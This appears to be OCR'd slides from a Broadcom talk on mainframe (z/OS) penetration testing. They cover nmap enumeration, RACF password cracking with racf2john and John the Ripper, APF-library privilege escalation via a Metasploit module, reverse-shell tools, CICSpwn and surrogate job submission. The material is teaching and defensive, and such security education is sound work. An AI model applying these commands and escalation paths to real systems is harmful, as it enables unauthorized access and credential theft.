
CICS

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Hacking tools

- SET'n'3270 - Man in the Middle tn3270 proxy and so much more!
  - Create a fake TSO logon screen as a honey pot.
  - Mirror a live mainframe, even taking commands you expect users to enter.
  - MITM a connection and output the input to the console.
- Public mainframe logon screens!
- **Enumeration** tools





Appl IDs, CICS IDs, NJE, …

Subsystems, started tasks, TSO users, APF auth libraries, …


Servers, Open Ports, logon screens, …

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Hacking tools - Enumerations


- nmap - Support for z/OS is included!
  - Service detection
  - Reading TN3270 screens, tn3270-screen
  - Appl ID enumerations, vtam-enum
  - CICS transactions ID, cics-info, cics-enum
  - Logical Units (LU), lu-enum
  - NJE password brute, nje-pass-brute
  - TSO users, tso-enum

- Open ports: `nmap -n -p- -d -oA ip.date.initial <ip>`
- Service detection: `nmap -sV -p 23,22,21 -vv -d -oA ip.date.initial <ip>`



```
Host is up, received user-set (0.21s latency).
Scanned at 2022-04-06 10:04:46 EDT for 47s

PORT     STATE SERVICE REASON  VERSION
21/tcp   open  ftp     syn-ack IBM OS/390 ftpd V2R5
22/tcp   open  ssh     syn-ack OpenSSH 7.6 (protocol 2.0)
23/tcp   open  tn3270  syn-ack IBM Telnet TN3270 (TN3270E)
923/tcp  open  telnet  syn-ack
```




- Packet capture
  - tshark (terminal based Wireshark)
  - many customers still use clear text telnet, ftp, …!


Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Hacking tools - Enumerations

- System enumeration: Goal: Understand the system
  - from basic info such as version, name, etc to more advanced
- No need for authorizations, reads from **non-fetch protected control blocks!**



```
SYSJES JES2 Z/OS 2.5
SYSLRACF 7791
SYSMVS SP7.2.5
SYSNODE [redacted]
SYSOPSYS Z/OS 02.05.00 HBB77D0
SYSRACF AVAILABLE
SYSPLEX [redacted]
```



```
              _,cyyyyyc,_
  -------- . ?$$$$$$$$$$$7  -----------------------------------------
         .    %$$$$$$$$$7          z/OS System Enumeration Script
            '  ?$$$$$$$7
          '    .?$$$$$7            Arguments: ALL, APF, CAT, JOB,
   sof        '  "'"                      PATH, SEC, SVC, VERS,
                _qQ$Qp_        .  .           WHO, TSTA
       .        $$$$$$$   . :  .:  .
   I$$$$$$$$$$L '?j1j7' j$1$1$$i1$$I
   :$$$$$$$$$i$b.     .d$$$$$$$$$$$:
    ?$$$$$I$$%'~ '     ~*$$$$$$$$$7
     ?$$$$\'~ '.          ~#$$$$$7
      '7'~ '.   '            ~#7'
        '.                    .
           .
---z-o-s---e-n-u-m-e-r-a-t-i-o-n-------------------------------------
args:
'ALL'   Display ALL Information
'APF'   Display APF Authorized Datasets
'CAT'   Display Catalogs (File Enumeration)
'JOB'   Display Executing Job Name
'PATH'  Display Dataset Concatenation
'SEC'   Display Security Manager Infomation
'SVC'   Display All SVCs
'VERS'  Display System Information
'WHO'   Display Logged On TSO/OMVS Users
'TSTA'  Display TESTAUTH authorization
'USSU'  Display USS/OMVS user list
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Hacking tools - Enumerations

What can be easily enumerated using enum REXX script

- **APF Authorized datasets**
- Catalogs, dataset enumerations
- Executing jobs
- Dataset concatenations
- Security manager information
- **SVCs**
- System information
- Logged on TSO users
- TESTAUTH authorizations
- USS/OMVS User lists


- If you have **UPDATE or greater** access to an **APF** authorized library you can do whatever you want!

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Hacking tools - Shells

Why?

  - Work environment
  - Scripting, automation
- https://github.com/mainframed/Shells
  - Such as REXX with socket submitted via FTP
- s3270 - displayless emulator for writing screen-scraping scripts
- TN3270 - data stream parsing and in-memory emulation
- MainTP.py
  - JCL+C+FTP to create a C shell
  - IEBGENER to create a file in /tmp, then BPXBATCH to compile and execute
- **TShOcker**
  - Uses JCL+REXX to create a temporary command interpreter
  - Uses FTP to upload CATSO.rx
  - Creates a listener or reverse connection
- Metasploit
  - open source framework of known exploits used to test for known vulnerabilities
  - supports zArch!



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Hacking tools - RACF password cracking

- John the Ripper supports RACF too!
  - download the RACF database as a binary
  - strip out password hashes: racf2john RACFDB > hashes.txt
  - crack the passwords: john hashes.txt
- Look here (but be careful!)
- Passtickets can be handled too
- What about TopSecret, ACF2?
  - Not aware of any at the moment

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Hacking tools - Automation

Metasploit

- public open source framework for known exploits used to test for known vulnerabilities
- Chad Rikansrud added support for zArch in 2016
- Can be **authenticated** - using real credentials
- **Non-authenticated** - binary exploits (buffer overflow)
- Other
  - scanning, brute forcing, emulation (ftp, http, smb)

metasploit®


The world's most used penetration testing framework

apf_privesc_jcl

- Uses an unsecured/updateable APF authorized library
- Uses **FTP**
- Adds **SYSTEM SPECIAL** and **BPX.SUPERUSER** to user's ACEE
- Works with RACF only

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

How to Break in –
Common Attack Vectors



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.


Attack vectors

- **APF libraries**
  - Check the access – APFCHECK, ELV.APF
  - Access to unprotected APF authorized library is the lowest hanging fruit!
- Magic **SVCs**
  - Such SVCs often authorize non-authorized users without proper checking!
  - ELV.SVC,
- Submitting jobs as other users:
  - READ access to **<userid>.SUBMIT** in the SURROGAT class
  - add USER=<userid> to JOB card
- External security products (**ESM**)
  - Improper security settings
  - High privilege users (Special, Operations, …)
- Security **classes** such as DASDVOL class (Allows you to copy any file on a volume)

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Attack vectors


- **TSO**
  - profile, prefix
  - commands: LISTCAT, LISTDS, SEND, TEST, SUBMIT, TRANSMIT
  - SYSEXEC vs SYSPROC
  - CLIST,
  - **REXX** - STORAGE, ADDRESS, **BPXWUNIX**, OUTTRAP, SOCKET, X2B
- **USS**
  - Unix from TSO: OSHELL, OEDIT / OBROWSE, OGET / OPUT, OMVS
  - TSO from unix: /bin/tsocmd or /bin/tso
  - **APF** via **Extended attributes**: extattr



a

When this attribute is set (**+a**) on an executable program file (load module), it behaves as if loaded from an APF-authorized library. For example, if this program is exec()ed at the job step level and the program is linked with the AC=1 attribute, the program will be executed as APF-authorized.

To be able to use the `extattr` command for the **+a** option, you must have at least read access to the BPX.FILEATTR.APF resource in the FACILITY class profile. For more information about BPX.FILEATTR.APF, see Commonly used environment variables in *z/OS UNIX System Services Planning*.




```
$ extattr +a ./a.out
$ extattr    ./a.out
./a.out
APF authorized = YES
Program controlled = NO
Shared address space = YES
Shared library = NO
```


Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Attack vectors

- **FTP**
  - SITE FILE=JES - job execution
  - SITE FILE=SQL - SQL execution
  - SITE FILE=SEQ - back to normal
- SSH
- Languages
  - HLASM, C, buffer overflow
  - REXX Scripting
- **CICS**
  - CICSpwn - tool to pentest CICS Transaction servers on z/OS
- **NJE** (Network Job Entry)
  - Allows for the submission of jobs to other NODES on the mainframe network
    - /*XEQ nnnnnnnn
  - See “A JCL Adventure with Network Job Entries” here
  - NJElib - This library connects to a mainframe serving up NJE and pretends to be mainframe



```
ftp> QUOTE RETR select.txt
550 SQL query not available.  Can't load CAF routines.
```



CICSpwn

Description

CICSpwn is a tool to pentest CICS Transaction servers on z/OS.


Features

- Get general information about CICS and the underlying z/OS
  - List available IBM supplied transactions
  - Get active sessions and userids
  - Get path (HLQ) of files and libraries
  - Check if CICS is using RACF/ACF2/TopSecret
- Read files created by the application
- Enables CECI and CEMT if they are RACF protected
- Remotely execute code using Spoolopen and TDqueue
- Checks security settings on z/OS

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.


External Security Manager

- Security classes
  - USER
  - GROUP
  - DATASET - discrete vs generic
    - Access Types - READ, EXECUTE, UPDATE, CONTROL, ALTER
  - RESOURCES
- **WARNING** mode
  - access denied message but allows access anyway
- RESOURCES
  - Divided up in to CLASSES and RESOURCES
  - Over 200 classes
  - Important resources/classes
    - BPX.**SUPERUSER** / FACILITY
    - <userid>.**SUBMIT** / SURROGAT
    - SUPERUSER.FILESYS.MOUNT / UNIXPRIV
- RACF authorization Decision logic
  - Look here or see the documentation


Numbered Steps
From RACF router
6
Privileged or trusted
Pass
Return to RACF router
No
7
Naming convention routine
Preprocess exit
exists
8
Deny
REQUEST=AUTH preprocess exit (ICHRCX01)
Pass
9
Deny
Denied if user is the default user (TOKDFLT)
No
10
Deny
Denied if MLQUIET is on and user does not meet certain requirements.
No
11
If TSO CANCEL command, and user ID of RTOKEN matches user ID of UTOKEN
Pass
No
12
Passed by global access checking table, except RESTRICTED users
Pass
No
13
Profile found?
No
Default RC of class
Yes
14
15
SECLABEL Check
or
SECLEVEL/CATEGORY
Deny
Okay
or not active
16
User owns resource
Pass
Insufficient Access
17
18
19
Standard access list
- User
- Group
- ID(*) except RESTRICTED users
Pass
20
UACC, except RESTRICTED users
Pass
Insufficient access
21
OPERATIONS attrib. Match
Pass
22
23
24
Conditional access list (WHEN(TERMINAL, CONSOLE, APPCPORT, or JESINPUT)):
-User
-Group
-ID(*) except RESTRICTED users
Pass
25
26
27
Conditional access list (WHEN(PROGRAM)):
-Group
-User
-ID(*) except RESTRICTED users
Pass
28
WARNING indicator on
Pass
Deny
(continued in next part of figure)
(continued in next part of figure)
29
Deny
For data sets, if CATDSNS(FAILURES) is on, a special check can deny the request.
Deny
For data sets, if CATDSNS(FAILURES) is on, a special check can deny the request.
30
REQUEST=AUTH postprocessing exit (ICHRCX02) could change existing return code to any other (such as deny to pass, pass to deny, and so forth).
31
PROTECTALL(FAILURES)
For data sets, PROTECTALL option sets default return code.
NOPROTECTALL or PROTECTALL (WARNING)
Deny
Pass
Return to RACF router

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Security – User Profile



ACEE heading information


Common name:	Accessor Environment Element (ACEE)
Macro ID:	IHAACEE
DSECT name:	ACEE
Owning component:	Resource Access Control Facility (SC1BN)
Eye-catcher ID:	ACEE (Offset: 0, Length: 4)
Storage attributes:	**Subpool** 255 (or as specified by the issuer of RACROUTE REQUEST=VERIFY) **Key** 0 **Residency** May reside above 16M
Size:	192 bytes (does not include any data pointed to by ACEE)
Created by:	RACF or MVS™'s system authorization facility (SAF), depending on the parameters specified on RACROUTE REQUEST=VERIFY
Pointed to by:	A field supplied by the issuer of RACROUTE REQUEST=VERIFY. Or, for MVS only: ASXBSENV or TCBSENV. ACEEs pointed to by ASXBSENV or TCBSENV always reside below 16M.
Serialization:	See the notes that follow Function.
Function:	Maps the ACEE; represents the authorities of a single accessor in the address space.

- User **Profile** contains
  - name, owner, groups
  - **attributes**
  - last logon
  - password hash
- TSO LISTUSER, LISTGROUP
- **Attributes**
  - SPECIAL Access to all RACF commands. Full control over all of the RACF profiles (including yourself)
  - OPERATIONS Access any dataset regardless of dataset rule – see Example 2
  - AUDIT View any RACF rule/profile
  - PROTECTED – Usually used by started tasks
    - cannot be used to logon to the system, and are protected from being revoked
    - NOPASSWORD, NOPHRASE, and NOOIDCARD
